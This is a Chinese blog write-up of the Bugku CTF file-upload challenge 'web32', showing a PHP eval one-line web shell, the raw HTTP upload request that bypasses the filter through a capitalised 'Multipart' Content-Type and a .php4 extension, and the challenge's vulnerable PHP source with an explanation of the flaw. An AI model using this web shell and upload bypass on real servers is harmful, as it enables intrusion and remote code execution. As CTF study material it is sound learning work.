
【bugku】web32 文件上传

原创

小 白 萝 卜 于 2020-12-24 15:05:08 发布 555 收藏 4

分类专栏： Web刷题记录 文章标签： php 安全

本文链接：https://blog.csdn.net/EC_Carrot/article/details/111630819



题目

题目进去后，是一个上传界面，题目也只提示了文件上传，就是考传shell。

然后做了一天，都没做出来，发现自己真的是太菜了！bugku也是刚开始更题，完全没有这道题的writeup，整个人都裂开。最后求助了一下大佬，才做出来的，到这里记录一下。

先放放一句话：

```
<script language=php>eval($_POST['cmd']);</script>
```

跟普通的一句话没什么区别，但有一点非常奇妙的一点，它需要将这条头部`Content-Type: multipart/form-data;`中的`multipart`改成`Multipart`，即`Content-Type: Multipart/form-data;`，再将上传文件的后缀改成`php4`，最后再改改`Content-Type: image/png`，就能够成功上传文件。很奇妙是吧，是挺奇妙的，网上也找不到为什么（说白了就是菜）。如果有大佬知道为什么请务必教教小弟！！！

```
POST /index.php HTTP/1.1
Host: 114.67.246.176:11290
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0)
Gecko/20100101 Firefox/84.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: Multipart/form-data;
boundary=---------------------------290937965829417961561282923531
Content-Length: 396
Origin: http://114.67.246.176:11290
Connection: keep-alive
Referer: http://114.67.246.176:11290/
Cookie: td_cookie=2414676286
Upgrade-Insecure-Requests: 1

-----------------------------290937965829417961561282923531
Content-Disposition: form-data; name="file"; filename="cmd.php4"
Content-Type: image/png

<script language=php>echo 'a';eval($_POST['cmd']);</script>
-----------------------------290937965829417961561282923531
Content-Disposition: form-data; name="submit"

Submit
-----------------------------290937965829417961561282923531--
```

```
HTTP/1.1 200 OK
Date: Thu, 24 Dec 2020 06:24:39 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.6
Vary: Accept-Encoding
Content-Length: 389
Connection: close
Content-Type: text/html

<html>
<body>
<form action="index.php" method="post" enctype="multipart/form-data">
My name is margin,give me a image file not a php<br>
<br>
<input type="file" name="file" id="file" />
<input type="submit" name="submit" value="Submit" />
</form>


Upload Success<br>Stored in: <a href='upload/bugku24062439_3423.php4'
target='_blank'>upload/bugku24062439_3423.php4<br /></body>
</html>
```


最后我用的蚁剑来连接，flag在根目录下。

后来有大佬教了我做事，说都上了马了自己不会扒来看嘛，哇我真的是蠢，这都没想到，直接血的教训记了下来，并扒了源码分析：

```
<html>
<body>
<?php
$flag = "flag{test}"
?>
<form action="index.php" method="post" enctype="multipart/form-data">
My name is margin,give me a image file not a php<br>
<br>
<input type="file" name="file" id="file" />
<input type="submit" name="submit" value="Submit" />
</form>
<?php
function global_filter(){
 $type =  $_SERVER["CONTENT_TYPE"];
 if (strpos($type,"multipart/form-data") !== False){
  $file_ext =  substr($_FILES["file"]["name"], strrpos($_FILES["file"]["name"], '.')+1);
        $file_ext = strtolower($file_ext);
  if (stripos($file_ext,"php") !== False){
   die("Invalid File<br />");
  }
 }
}
?>



<?php

global_filter();
if ((stripos($_FILES["file"]["type"],'image')!== False) && ($_FILES["file"]["size"] < 10*1024*1024)){
 if ($_FILES["file"]["error"] == 0){
  $file_ext =  substr($_FILES["file"]["name"], strrpos($_FILES["file"]["name"], '.')+1);
        $file_ext = strtolower($file_ext);
        $allowexts = array('jpg','gif','jpeg','bmp','php4');
        if(!in_array($file_ext,$allowexts)){
```

```
            die("give me a image file not a php");
        }
  $_FILES["file"]["name"]="bugku".date('dHis')."_".rand(1000,9999).".".$file_ext;

     if (file_exists("upload/" . $_FILES["file"]["name"])){
      echo $_FILES["file"]["name"] . " already exists. <br />";
     }
     else{
      if (!file_exists('./upload/')){
       mkdir ("./upload/");
                system("chmod 777 /var/www/html/upload");
      }
      move_uploaded_file($_FILES["file"]["tmp_name"],"upload/" . $_FILES["file"]["name"]);
                echo "Upload Success<br>";
                $filepath = "upload/" . $_FILES["file"]["name"];
        echo "Stored in: " ."< a href='" . $filepath . "' target='_blank'>" . $filepath . "<br />";
     }
 }
}
else{
 if($_FILES["file"]["size"] > 0){
  echo "You was catched! :) <br />";
 }
}
?>
</body>
</html>
```

先看看这部分

```
<?php
function global_filter(){
 $type =  $_SERVER["CONTENT_TYPE"];
 if (strpos($type,"multipart/form-data") !== False){
  $file_ext =  substr($_FILES["file"]["name"], strrpos($_FILES["file"]["name"], '.')+1);
        $file_ext = strtolower($file_ext);
  if (stripos($file_ext,"php") !== False){
   die("Invalid File<br />");
  }
 }
}
?>
```

这里判断`multipart/form-data`用了strpos，该函数区分大小写，所以用`Multipart/form-data`的理由找到了，这样就能绕过里面的if，检测php就没用了，再看下一部分：

```
if ((stripos($_FILES["file"]["type"],'image')!== False) && ($_FILES["file"]["size"] < 10*1024*1024)){
 if ($_FILES["file"]["error"] == 0){
  $file_ext =  substr($_FILES["file"]["name"], strrpos($_FILES["file"]["name"], '.')+1);
        $file_ext = strtolower($file_ext);
        $allowexts = array('jpg','gif','jpeg','bmp','php4');
        if(!in_array($file_ext,$allowexts)){
            die("give me a image file not a php");
        }
```

这里定了个白名单，只漏了个php4出来，只能用php4的原因也找到了，我只能说这道题真奇妙。